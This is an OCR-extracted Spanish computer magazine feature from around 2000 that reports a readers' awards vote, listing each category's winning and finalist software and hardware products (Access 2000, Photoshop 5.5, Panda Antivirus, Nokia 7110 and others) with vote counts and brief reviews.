Una saludable alternativa al sempiterno Office de Microsoft (que en su día desbancó a Corel WordPerfect y Lotus 1-2-3), y además está preparada de forma que la programación Java, la interactividad con Internet y su compatibilidad total con otros formatos como Windows, Linux o Solaris sean sus bazas fuertes. Además, concentra una gran cantidad de componentes que conforman una aplicación modular y bastante operativa, que incluye procesador de texto, hoja de cálculo, presentaciones, edición de imágenes, aplicaciones de bases de datos, navegador y editor HTML, cliente de correo y de noticias, galería multimedia, planificador de eventos y gestor de tareas.



BASE DE DATOS


Access 2000

6.636 votos

Fabricante: Microsoft



Aquí también se repite el orden de ganadores del año pasado. Hay que comentar de las novedades del MS-Access 2000 su nuevo formato Unicode (mientras el resto de sus hermanas siguen guardando sus documentos con los mismos formatos que la versión Office 97), lo cual no afecta a que se puedan seguir intercambiando documentos anteriores. A su vez, elige la mejor forma de instalación en función de las prestaciones del equipo, con la posibilidad de dejar opciones sin cargar para permitir que sean instaladas cuando se vayan a utilizar por primera vez.




Este gestor de base de datos es tan versátil que tanto vale para el usuario doméstico como para el administrador corporativo. Los tres principios en los que se basa esta versión son: la mejora en el interfaz, la integración en la Web mediante innovadoras páginas de acceso a datos y la posibilidad de crear aplicaciones cliente/servidor.

Finalista

Oracle 8i

2.481 votos



Este motor de bases de datos de alto rendimiento ha sido diseñado específicamente para la gestión de grandes volúmenes de información. Sus características son excepcionales y se extienden a todas las áreas que un sistema de tratamiento de datos necesita: alta disponibilidad, seguridad, multiplataforma, manejo de *backups*, replicado, *clusters* y sistemas de administración. Con el tiempo se le han ido incorporando muchas extensiones que lo hacen aún más adecuado, como el soporte para Java, multidimensionalidad de datos (MOLAP), capacidades multimedia como imageMedia o Video Server, archivos documentales con imageText, y más recientemente hasta en Linux. Además, Oracle también proporciona soporte técnico, formación, certificaciones y documentación.




AUTOEDICIÓN, DIBUJO Y RETOQUE FOTOGRÁFICO

Photoshop 5.5

4.467 votos

Fabricante: Adobe

Programa veterano que en su última renovación incluye unas pocas mejoras (pincel de arte histórico, creación de máscaras) y herramientas afines como ImageReady 2.0. Sin embargo, la verdadera intención ha sido potenciar a los profesionales de Internet y al usuario en general, ya que, a pesar de que hay muchos programas para



crear y diseñar gráficos en páginas web, la mayoría siguen usando Photoshop. Así que se ha optado por simplificar algunas tareas y apostar por los *shortcuts*. En cuanto a las nuevas posibilidades está la de creación de *roll-overs* y la incorporación de gráficos animados. También merece reseñar la gestión de color, al poder operar con los llamados «colores seguros» (que no dependen de la configuración del sistema de cada usuario) e incluso con paletas concretas para PC o Mac.

Finalista

CorelDraw 9

3.382 votos

A casi una versión por año, un lujo que no se puede permitir cualquier otra empresa del sector, Corel pone al día su clásica *suite* gráfica de diseño vectorial. Con nuevas herramientas y bastantes funcionalidades extras, esta revisión ha mejorado sustancialmente la interfaz gráfica, aumentando la potencia y prestaciones ya existentes. Además de las aplicaciones de diseño y edición de gráficos que proporcionan CorelDraw y Photo-Paint, y una ampliada galería de dibujos



y fotografías de librería (tras la adquisición de GraphicCorp, más de 2 millones de *clip-arts* para su descarga *on-line* gratuita en su web), dispone de un amplio soporte en castellano. Otras utilidades completan la aplicación: *Capture* (para capturar pantallas), *Trace* (para convertir imágenes de mapa de bits en gráficos vectoriales), *Texture* (para manejar texturas) y *Texture batcher* (para representar archivos de texturas) y otra serie de asistentes.

ANIMACIÓN Y CAD

AutoCAD 2000


7.214 votos

Fabricante: Autodesk

Esta misma decimoquinta versión ya ganó el año pasado. Como las anteriores, tiene la ventaja de ser compatible con el resto de sus predecesoras.

El entorno gráfico está a cargo de Visual Lisp, que posee herramientas como el corrector automático de sintaxis, un identificador por colores de los elementos significativos, enlace a objetos ObjectARX y, sobre todo, ofrece la posibilidad de abrir simultáneamente tantos listados como se desee, lo que facilita la visión en conjunto del proyecto.

Entre sus mejoras más apreciadas cabe destacar el gestor de propiedades de objetos. Así mismo, se han incluido las



vistas no-rectangulares, lo cual significa que es posible incluir en los espacios de trabajo vistas redondas, poligonales, elipsoidales o con formas de cucurucho que centren la atención en una parte específica del proyecto.

Finalista

Discreet 3D Studio MAX 3.1

1.927 votos

Hace un par de años, Kinetix (creador de este software) fue comprada por Discreet (subsidiaria de Autodesk). En su tercera versión, esta solución para la animación vectorial en tres dimensiones ofrece una mayor



productividad al trabajo en grupo (Windows NT), proporcionando un entorno unificado para todas las funciones de modelado, efectos avanzados de retoque, rotoscopia y renderización. Diseñado utilizando arquitectura orientada a objetos, permite almacenar todos los elementos gráficos como objetos independientes y modificarlos en cualquier momento, así como agregar nuevos módulos funcionales a medida que evolucionen las necesidades. Su principales armas son Paint y Effect, que permiten la animación sencilla y «resultona» de personajes mediante herramientas para texturas de piel, movimiento secundario, desarrollo de formas y deformaciones elásticas.

ANTIVIRUS


Antivirus 6.0 Platinum

6.001 votos

Fabricante: Panda Software

Los chicos de Mikel Urizarbarrena vuelven a alzarse un año más con el galardón en este apartado, no en balde se han encaramado a la elite mundial gracias a su excelente servicio de atención al usuario y su motor heurístico.





Su integración con Windows es patente e Internet es usada como una eficaz herramienta tanto para actualizaciones como en la protección y chequeo de correo electrónico y otros protocolos. Su cuidada interfaz cuenta con los modos básico o avanzado, según las necesidades del usuario.


Platinum ha demostrado tener un comportamiento muy homogéneo con todas las tipologías. Corrige algunos agujeros del año anterior con la incorporación de heurística funcional. El servicio de atención al usuario de 24 horas durante 365 días al año siempre es el primero en contestar de forma personalizada.

Finalista

Network Associates McAfee VirusScan

3.070 votos

Conocido de los usuarios, sobre todo de los que han padecido algún «contagio» vírico en su vida, en la versión 4.0.3 se acentua la potencia, permitiendo acabar con Melissa y sus variantes, o al integrar algunos formatos de comprensión adicionales sobre los que se pueda hacer una exploración interna (ficheros ZIP, LZH, LZEXE,



PKLite, CAB y TD0). Por supuesto, cuenta con su buscador Vshield, dotado además de funciones de planificador que sustituye a la Consola AV. Su anterior inconveniente, la pesadez de tenerlo abierto y activo, puede ser obviado, realizando búsquedas automatizadas en fechas y horas determinadas.


UTILIDAD

Norton Utilities 2000

3.336 votos

Fabricante: Symantec

Esta entrega de la archiconocida *suite* de «míster» Norton tiene todo lo necesario para controlar, limpiar y optimizar el sistema. El paquete está compuesto por cuatro categorías de utilidades que describen su fin: Buscar y corregir problemas, Mejorar rendimiento, Mantenimiento preventivo y Solución de problemas. Además, cuenta con una herramienta para reforzar la seguridad contra cuelgues de programas y/o el sistema operativo, y otra para mantener actualizados los *drivers* y parches de Windows.




Entre estas utilidades, destaca la desfragmentación de sectores del disco y la optimización del archivo de intercambio de Windows, así como la posibilidad de acelerar la carga de programas en Windows. Aparte del chequeo habitual del sistema, que corregirá automáticamente o indicará al usuario cómo solucionarlo, es capaz de dar más potencia a la papelera de reciclaje de Windows y, como elemento muy práctico, de recuperar archivos que teóricamente han sido borrados de la papelera como de exterminarlos por completo de forma que no se puedan recuperar por ningún medio.

Finalista

WinZip 8.0

2.932 votos



Esta herramienta es perfecta para comprimir y descomprimir archivos de todo tipo, aportando ahora una interfaz mucho más intuitiva y parecida al Windows. Su *wizard* ha sido mejorado, manteniendo el modo en el que guía paso a paso y ampliando otras funciones, como la de crear nuevos archivos ZIP, descomprimirlos o utilizar la opción de instalación tanto de programas como de temas de escritorio para configurar. Asimismo, permite la descomprensión de archivos directamente desde ficheros MIME o un codificador similar, o la apretura automática de ficheros en su aplicación correspondiente. El comportamiento del programa al comprimir ficheros ha sido modificado, y ya no es necesario marcar la pestaña *Incluir subcarpetas.*

HERRAMIENTA DE DESARROLLO

Director 8

4.236 votos

Fabricante: Macromedia

Es la versión más completa hasta la fecha para el desarrollo de aplicaciones de autor y creación de infinidad de productos audiovisuales a base de su sencillo lenguaje de programación Lingo: desde películas interactivas a videojuegos para grupos, pasando por enciclopedias en CD-ROM; este formato tiene ya alternativas en el DVD e incluso directamente Internet. La idea es poder recopilar, elaborar y articular elementos para crear programas independientes que funcionan en cualquier ordenador, sin necesidad de que esté instalado Director.



Pese a no estar traducido al castellano, esto no es ningún impedimento, incluso puede ser una ventaja para mantener su coherencia con la metáfora que encierra: se trata de un director de cine (director), que elabora unos archivos que son las películas (movies) generadas en un escenario (stage) con unos actores (sprites) que forman parte de un reparto (cast) en función de un guión o partitura (score).

Finalista

Microsoft Visual Studio 6

3.774 votos



La ventaja principal de este tipo de aplicaciones es la de poder crear soluciones de negocio, subprogramas y componentes Windows y Web de forma rápida y además reutilizable. En su Edición Profesional, se incluyen los siguientes lenguajes de programación: Visual C++ (para generar aplicaciones y componentes), Visual FoxPro (bases de datos de trabajo en grupo y componentes en Xbase), Visual Basic (aplicaciones cliente/servidor basadas en Windows y Web), Visual J++ (con el lenguaje Java, subprogramas, aplicaciones basadas en Windows y componentes) y Visual InterDev (aplicaciones Web conductoras de datos basadas en HTML, Script y componentes escritos en cualquier lenguaje).

GESTIÓN FINANCIERA

ContaWin 2000 Office Classic

4.363 votos

Fabricante: Isla Soft

Apartado que van ganando desde hace varios años los dos mismos fabricantes. Esta vez han sido los tinerfeños los que se han llevado el gato al agua, quizá por la ajustada relación calidad/precio de esta versión totalmente compatible con Microsoft Office 2000 y los productos que encierra (importación de hojas de cálculo Excel, sincronización de datos con Outlook, enlace con el Administrador de Clientes de Small Business). Además de recoger sugerencias de sus usuarios y prometer puestas al día periódicas y un servicio técnico accesible por cuatro canales (teléfono, fax, web e in situ), esta nueva versión permite personalizar multitud de maestros en todo momento y según los propios requerimientos de cada contable, así como confeccionar los impresos de impuestos (347) y la memoria de gestión o realizar balances para el registro con unas plantillas establecidas.

Finalista

SP Contaplus Elite

2.955 votos



Es la versión de gestión financiera más depurada de este clásico. Además de estar integrado con Factplus y Nominaplus, permite enlazar e importar datos con otras aplicaciones del sector (Contawin, Diconta, Power Gest, Gextor, Logic Control). Compatible con versiones superiores al Windows 95, permite trabajar en entornos de red con Windows NT y 2000. Ofrece soporte completo a las fechas del siglo XXI y trabaja con euros y pesetas al mismo tiempo (redondeo, triangulación). Ofrece funciones de banca electrónica (cuadernos 34 y 43 del CSB), así como impresos oficiales de hacienda tanto en soporte magnético como en impresora láser. Integra la memoria y el cuadro de financiación y lleva el control de vencimientos de cobros y pagos (tesorería), libro de facturas (IVA), asiento de amortizaciones y control de inmovilizado.

MÓDEM

SupraMax 56K USB



Fabricante:

Viejas caras se encuentran también en este apartado, donde se repite el ganador del año pasado. El color ha llegado a todo tipo de periféricos, y este módem no iba a ser menos, con vivos colores traslúcidos para hacer juego con las cortinas. Este modelo es USB, siendo reconocido por Windows 98 y 2000 (no así NT) y Macintosh, viene de todas formas acompañado por un CD con los *drivers* precisos. Se acoge a la inmensa mayoría de protocolos de comunicaciones, empezando por el V90 a 56 Kbits/s y anteriores, así como compresores de datos (MNP 5) y corrección de errores (MNP 4), y capacidades fax (clases 1, 2 y grupo III).




Los controles externos destacan por su ausencia, únicamente cuatro diodos dan alguna pista del estado de trabajo del equipo. No necesita botón de ON/OFF, dado que el consumo eléctrico es mínimo y se extrae del propio bus USB.

Finalista

3Com HomeConnect ADSL Módem PCI

2.147 votos

Esta tarjeta interna es una de las dos alternativas que proporciona Telefónica al contratar una línea ADSL a través de Teleline. Aunque es algo engorrosa de instalar, ofrece un mayor número de utilidades básicas. Y es algo más difícil de instalar porque, si bien existe un manual que lo explica paso a paso, se echa de menos un asistente que facilite esta tarea, ya que primero hay que elegir la clase de encapsulado (normalmente asignado por el proveedor). Soporta prácticamente todos los existentes, desde PPP sobre ATM hasta el RFC 1483. Dependiendo de esta selección, habrá que elegir un tipo u otro de controladores. Sin embargo, se proporcionan enlaces que buscan automáticamente en la web del fabricante actualizaciones de los *drivers*. Por otra parte, entre sus funcionalidades destacan la posibilidad de examinar el número de bytes enviados y recibidos.




PROGRAMA DE CORREO ELECTRÓNICO

Outlook 2000



Fabricante: Microsoft

Ganador también de las últimas dos ediciones con 97 y 98, este clásico de los mensajeros web destaca más que por el número de novedades por el pulido de detalles y la mejor integración y coherencia en la *suite* MS-Office. Pese a




que su utilización más frecuente suele ser como cliente de correo electrónico, el verdadero secreto para la gran aceptación es su equilibrada combinación de tareas y agenda electrónica.
Cabe destacar los menús inteligentes que detectan la frecuencia del uso de cada una de las opciones para reducir su tamaño o seleccionar las que aparezcan en la barra, o los personalizados a través del visualizado de la fuentes y el diseño de fondos HTML. También la novedad de poder obtener confirmaciones de lectura de los correos enviados, los portapapeles múltiples y el asistente para reglas, que define un sistema transparente para detectar palabras claves que prioricen la lectura de ciertos correos.

Finalista

Netscape Messenger 4.71

1.477 votos

La utilidad de correo electrónico incluida en el conocido navegador es uno de los servicios más demandados por los usuarios en Internet, aunque la *suite* Communicator trae también otras funcionalidades (Collabra, para participar en grupos de debate; Conference, para mantener videoconferencias; Composer, para crear páginas web; y Netcaster, para acceder a los denominados canales de información). Con respecto a la configuración, comparte parámetros con la de *news* y además está dividida en seis apartados entre los que encontramos «Identidad», «Formato de mensajes» o «Servidor de noticias», entre otros.



CÁMARA DE VIDEOCONFERENCIA

Video Blaster WebCam Go



Fabricante:

Se estrena categoría en sustitución de otras que desaparecen en este apartado de comunicaciones. Esta cámara portátil para PC y Mac puede funcionar como pequeña cámara digital cuando se enchufa al ordenado. Captura desde imágenes que se suceden rápidamente a vídeos cortos en tres formas diferentes: toma única, multitoma y temporizada. También incluye la capacidad de mandar vídeo *e-mail*, establecer una cámara espía y diseñar páginas web personales y la posibilidad de realizar una videoconferencia.



Dispone de una memoria de 4 Mbytes que almacena hasta 90 imágenes a una resolución de 640 x 480 VGA sin necesidad de disquetes o tarjetas de memoria. También se incluye un paquete software que permite retocar fotografías, enviar vídeo *e-mail*, imprimir imágenes y crear nuevas fotos compuestas. Por su parte, con Control WebCam es posible ajustar encuadres, tomar fotos y capturar imágenes fijas y vídeo.

Finalista

Logitech QuickCam Express



1.743 votos

Este dispositivo de precio asequible y diseño sencillo posee una fácil instalación. Basta con conectar la cámara al ordenador a través del puerto USB, instalar el software incluido en el CD y pulsar un botón para grabar un vídeo o tomar una fotografía. Las imágenes resultantes pueden ser guardadas, impresas o enviadas a través de Internet con la misma facilidad con que se envía un archivo de texto. Incluye diverso software compatible con Windows como el MS NetMeeting, MS Internet Explorer y un asistente para el ajuste de audio que simplifica la instalación del micrófono (que por cierto no se incluye). Además de videoconferencia, sirve para

PORTAL

Terra



Empresa: Terra Networks

Nueva categoría que inaugura el portal generalista de Telefónica Terra Networks. Después de la marcha «por la puerta grande» de Juan Villalonga, envidiado compañero de pupitre, y su sustitución, tras polémicos repartos de beneficios, por el ex de Altaris (Tabacalera) César Alierta, se puede afirmar que al menos dejó sentadas las bases de un poderoso portal llamado a ser uno de los cinco más importantes del mundo (sobre todo tras la compra de Lycos) y el primero en los países de habla hispana, con socios locales en Argentina, Chile, Brasil, Perú, Guatemala, México y EEUU (donde se atreve a operar en la lengua de Cervantes). Su objetivo es que en el plazo de tres o cuatro años los ingresos de Terra procedan en un 50% de sus portales (*fifty-fifty* comercio electrónico y publicidad *on-line*), un 40% del acceso a Internet (ya sea a través de cuotas, por tráfico inducido o por servicios de valor añadido) y el restante 10% en servicios varios y acceso corporativo.



Además de una gran variedad de ofertas temáticas y servicios de compra e información, éstos se pueden personalizar en apariencia y contenido a través de su servicio «miterra» que permite a cada usuario registrado crearse una página propia a la que sólo se podrá acceder con su clave personal.

Finalista

EresMas

1.396 votos

Con las perspectivas de salida a Bolsa, Retevisión renovó la cara a su portal Alehop con un despliegue publicitario masivo, reforzando los contenidos y mejorando el soporte técnico. El resultado es este portal multiacceso, con las opciones de búsquedas multiplicadas gracias a su *omnibuscador*, que además permite ser utilizado desde un ordenador, un teléfono móvil, el televisor o un PDA. La página cuenta con los originales 16 canales temáticos: finanzas, corazón rosa, cine, música, deportes, compras, solidaridad, juegos, hardware, software, horóscopo, noticias, «telco», titulares, televisión y motor, a los que se han ido sumando otros verticales o temáticos pensados para comunidades o colectivos.



WEB DE COMERCIO ELECTRÓNICO

Alcoste



Empresa: Ecuality

Ésta es otra de las nuevas categorías estrenadas en la presente edición de nuestros premios. Iniciativa de dos directivos, Santos Rodríguez (de la editorial Anaya) y Carmelo Pérez (de Roche Diagnostics), que un buen día decidieron saltar por la borda sin chaleco salvavidas, hoy día es un lugar imprescindible para conocer el *ranking* de los más vendidos en las distintas categorías de productos que suministran: libros, música, películas VHS y DVD, juegos... La política de esta tienda virtual es ofrecer descuentos en torno a un 25% sobre el precio de calle, aquilatando el precio de transporte al máximo.



Precisamente una de sus últimas novedades ha sido la de ofrecer la posibilidad de un servicio urgente de entrega a domicilio en cuatro horas, aunque sólo operativo para grandes ciudades como Madrid y Barcelona. Además de permitir pagar con tarjeta de crédito contrarrembolso.

Finalista

El Corte Ingl

1.720 votos

El Corte Inglés siempre se ha caracterizado por medir y tomar con precaución cada uno de sus primeros pasos en terreno desconocido. De hecho, sólo cambió de sastrería para niños a tienda por departamentos cuando el éxito del modelo de gran almacén empezaba a cuajar en la sociedad española. Luego pasaron muchos años, y el sobrino se comió al tío (compra de Galerías Preciados), se desencadenó la apertura de centros comerciales, y finalmente La Tienda en Casa (para la compra con el mando a distancia desde el sofá del salón). Por eso, cuando deciden abordar el mercado del comercio electrónico por Internet, no es precisamente para perder dinero, y como en esto de vender son los mejores, su web es de las más visitadas.



TELÉFONO MÓVIL WAP

7110

5.252 votos

Fabricante: Nokia

Una nueva categoría que promete tener una larga continuidad sea en WAP o en UMTS. Se han hecho de rogar, pero ya están aquí, pese a las listas de espera que hay en algunos concesionarios. Los teléfonos WAP permiten el acceso a Internet para consultar, bajar y enviar datos: servicios bancarios, consulta de titulares y últimas noticias, cartelera de cine y televisión, horóscopo, juegos... aunque, acostumbrados a las coloridas y dinámicas webs, puede chocar este formato. También puede tener otros usos corporativos, como control de *stocks*, listas de precio actualizadas, pedidos en línea, seguimiento de ventas y flotas, etc.



Este modelo en concreto tiene un color verde-granate tornasolado con una tapa «galáctica» que se despliega accionando un botón trasero. El gran invento de Nokia es la *navy key*, una tecla en forma de rueda que permite desplazarse por los menús y navegar por las páginas WML a gran velocidad y con comodidad. Lleva una gran pantalla gráfica para poder mostrar la información de un vistazo. Posee un puerto infrarrojos para descarga de datos con el ordenador portátil y una batería ultrafina de litio de 900 mAh.

Finalista

Ericsson R320

2.747 votos

Este fue el tercer teléfono fabricado por la compañía sueca bajo la tecnología WAP. Tiene capacidad de conectividad vía infrarrojos que hacen de este móvil una eficiente herramienta de comunicación. La sincronización con el ordenador se lleva a cabo a través del estándar IrMC 1.1 para teléfonos GSM. También incorpora un módem y una grabadora de voz capaz de almacenar hasta 20 mensajes. Dispone de funciones como la de calendario, y su tamaño es de apenas 15 milímetros de espesor y un peso de 100 gramos.

LECTOR DE DVD

DVD-AO4SZ

4.940 votos

Fabricante: Pioneer

Esta categoría que fue estrenada hace tres años demuestra la consolidación de este soporte que ya se ofrece «de serie» en la mayoría de los ordenadores, como demuestra la clara orientación al mercado OEM de esta familia de lectores DVD. Su aspecto no puede ser más sencillo: totalmente desprovisto de controles externos, si exceptuamos el botón de extracción y el de volumen, tampoco viene provista con la clásica bandeja para los discos compactos, sino con lo que se denomina *slot-in,* similar a los radiocasetes de los coches. Esto evita los numerosos problemas que ocasionan las bandejas de extracción.



Se ofrece manual de usuario e instrucciones de instalación, además del juego de Expediente X y un descompresor de MPEG-2, el Cinemaster 2000. Da un excelente rendimiento, ya que mientras en los DVD alcanza 10x, la velocidad de lectura para CD llega a 40x, lo que nos permite prescindir de una unidad lectora de éste tipo. La otra gran aportación es el escaso porcentaje de utilización de la CPU, lo que nos permite realizar otras tareas mientras se visualiza un DVD sin riesgos de saltos o errores de lectura.

Finalista

Creative PC DVD-RAM 1220S

1.604 votos



Este dispositivo es capaz de albergar más de 5,2 Gbytes de información, ya sean gráficos, archivos multimedia, vídeo o lo que se prefiera. Además, todo lo que se guarde puede ser borrado y grabado de nuevo tantas veces como se quiera. También se pueden grabar diez horas de sonido con calidad CD, o 230 minutos de vídeo en formato MPEG-2. Otra de sus características es que hace funcionar programas de CD a más de 2.400 Kbytes/s y DVD a más de 2.700 Kbytes/s. Y si se conecta al decodificador Dxr3, se puede ver el DVD en el televisor.

SISTEMA DE GRABACIÓN DE CDs

CD-Writer Plus 9310



2.551 votos

Fabricante: Hewlett-Packard

Esta categoría, ya veterana, obedece a la creciente demanda de este tipo de dispositivo de almacenamiento, tanto de audio como de datos. HP repite galardón, atestiguando que es uno de los fabricantes de periféricos preferidos. Este modelo en concreto, pese a contar con un *buffer* de 4 Mbytes inferior a otros modelos, ofrece un aumento sustancial de las velocidades (10x en la grabación, 4x en la regrabación y 32x en la reproducción de CD-ROMs) y mayores prestaciones, ya que ofrece grandes niveles de fiabilidad (un disco de audio de 60 minutos lo graba en siete sin dar errores y sin producir ruido).





Además, se suministra con un buen lote de software: Adaptec Direct CD para grabar y borrar en CDs regrabables, Easy CD Creator para grabar en discos grabables, Easy CD audio para crear CDs de audio, Acid Music para el tratamiento de audio y Media Face para diseñar etiquetas y portadas de CD. También se incluye la aplicación Disaster Recovery.

Finalista

Plextor PlexWriter 12/4/32

1.708 votos

Es uno de los pocos fabricantes que desarrolla e implementa específicamente su propia tecnología en el diseño de la placa que sustenta la mayoría de los componentes y el láser lector. Ello le confiere unas prestaciones y una velocidad realmente de las más altas del mercado, alcanzando en grabación los 12x (1.800 Kbytes/s). Asimismo, es la más veloz en volcado desde disco duro, regrabación y lectura. En cuanto a tasa de transferencias, fue capaz de duplicar un CD de prueba en seis minutos, tres menos que las opciones de 8x, y sólo cinco segundo menos que un equipo de Sanyo. Lleva un botón para la reproducción de discos compactos de audio y un ventilador para disipar el calor que se genera. Sin embargo, no puede leer CDs verticalmente y es algo ruidoso en su funcionamiento.



TARJETA DE SONIDO

Sound Blaster Live! Platinum



8.160 votos

Fabricante:

No hay quien pueda con Creative en cuestión de tarjetas de sonido, y así lo refleja la abrumadora mayoría conseguida un año más. En esta ocasión, con más motivo si se piensa que se trata de una revisión más avanzada y mejorada, que adjunta, además de la propia unidad, un dispositivo adicional conocido como Live! Drive. Éste dispone de varias entradas y salidas que capacitan al sistema para tratar con sonido digital: una entrada y una salida ópticas S/PDIF y otras dos RCA, dos conectores I/O *(input/output)* MIDI, las correspondientes conexiones analógicas y un puerto de juegos MIDI. También está preparada para utilizar 64 canales acelerados por hardware de manera simultánea.



Está montada sobre un potente procesador de señales digitales EMU10K1 para que tanto la reproducción como la grabación de muestras adquieran la máxima calidad. Además, cuenta con un amplio surtido de software, desde programas de tratamiento de sonido hasta una versión completa del juego Alien versus Predator, que hacen del sonido cuadrafónico envolvente una verdadera experiencia.

Finalista

Guillemot Maxi Studio ISIS

1.535 votos



Compuesto por dos tarjetas (una principal que se pincha en un slot PCI del ordenador y una «hija», que no necesita ranura, unida a la anterior), proporciona la potencia de un pequeño estudio de grabación polivalente (modo consola), aunque principalmente orientado a la grabación a disco, sin renunciar al usuario de videojuegos (modo multimedia). Cuenta con ocho entradas monofónicas, de tipo Jack grande, junto a otras cuatro salidas del mismo tipo disponibles en el *rack* externo. En él se encuentran también conexiones digitales de tipo S/PDIF tanto con conector RCA como óptico.



TARJETA DE TRATAMIENTO DE VÍDEO

Marvel G400-TV

4.686 votos

Fabricante: Matrox

Otra vieja pareja conocida que alterna los puestos del año pasado. La solución ofrecida por Matrox integra en un único producto facilidades de edición de vídeo y soporte 3D. Dispone de un módulo



externo que se conecta a la tarjeta de vídeo a través de un cable propietario, que consigue eliminar la necesidad de acceder a la parte trasera del ordenador y facilitar la conexión de distintos dispositivos a través de sus conectores compuestos y S-Vídeo, o los dos de audio para cada canal de sonido. Incluye también un sintonizador de televisión (en este caso, Philips 3139-147) que, conectado a la misma antena, permite ver la «tele» también en el monitor.

La representación de gráficos 2D y 3D está basada en el procesador Matrox G400, que cuenta con una arquitectura interna de 256 bits (dos buses independientes de 128 bits que operan en paralelo).

Finalista

Pinnacle Miro DV500

3.682 votos



Esta tarjeta permite la creación tanto de vídeo digital como analógico (SCSI interna), contando para tal fin salidas/entradas analógicas y digitales (S-Vídeo y Compuesto) y digitales que lo acompaña (DV IEEE1394). Gracias al software que lo acompaña, (Adobe Premier 5.1 RT, FreeFX e Instant), logra efectos en 2D en tiempo real y un renderizado inteligente en 3D. Con Minerva Impresión se realizan CDs interactivos con pantallas y menús desplegables, mientras que Adic Music proporciona una base de datos de música libre de *royalties* para emplear como banda sonora en los montajes. La titulación corre a cargo de Pinnacle Title Deko, mientras que los efectos, filtros y transiciones a Pixelan Video Spice Rack, sin olvidar el imprescindible Photoshop, lo que permite manejar producciones de hasta tres horas.

TARJETA DE TV

AverTV USB



Fabricante: AverMedia

Esta categoría estrenada el año pasado repite ganador. Con este dispositivo externo USB el ordenador se convierte en un auténtico centro de entretenimiento multimedia, ya que incorpora un módulo sintonizador de TV y decodificador de vídeo y permite ver televisión y vídeo, capturar vídeo e imágenes y también realizar videoconferencias. En el tamaño de la palma de la mano la unidad portátil incorpora funciones como Preview para 16 canales, AutoScan y mucho más.



Junto con una cámara para Internet, un micrófono y un módem, AverTV abre la posibilidad de crear un estudio de televisión. Tiene una función de sintonización TV Cable Ready de 181 canales, con una opción para bloquear determinados canales «subidos» de contenido. En cuanto a la capturadora de vídeo, decir que dispone de una entrada S-Vídeo coaxial y compuesta (RCA) y captura a pantalla completa con una resolución de hasta 640 x 480 puntos y hasta 30 frames/s. Además, soporta M-JPEG y RGB 24 bits.

Finalista

Guillemot Maxi TV Video 3

2.297 votos

Esta tarjeta, sin pretender ser de uso profesional, va un poco más allá de las funcionalidades tradicionales de sintonización de canales, permitiendo realizar pequeñas capturas de vídeo y labores de compresión. De hecho, se muestra homogénea en su funcionamiento y sin descensos bruscos de calidad, con el valor añadido de llevar a cabo todas las tareas de forma cómoda y unificada desde un mando a distancia. Ello le permite ejecutar múltiples aplicaciones a la vez que se realiza *zapping* entre los canales de televisión, además de controlar los aspectos de configuración y sin-

CÁMARA DIGITAL

CoolPix E-950



Fabricante: Nikon

Se estrena un inédito en la edición de premios. El modelo ganador, a caballo entre el 800 y 990, presenta muchas similitudes con ellos, empezando por su característico color negro. Sus fun-



cionalidades la hacen estar en la frontera entre un modelo semiprofesional de precio realmente ajustado y uno profesional con buenas prestaciones, ya que sobrepasa los 2 millones de *pixels* de CCD a una resolución de 2.048 x 1.536 puntos.

El tipo de memoria es Compact Flash removible de 8 Mbytes (lo que da para casi 200 fotos). Con un diseño ergonómico que facilita mucho su manejo y un sistema de menús para los controles de configuración bastante intuitivo, su objetivo gira sobre sí 360 grados lo que permite sacarse fotos uno mismo sin necesidad de un espejo.

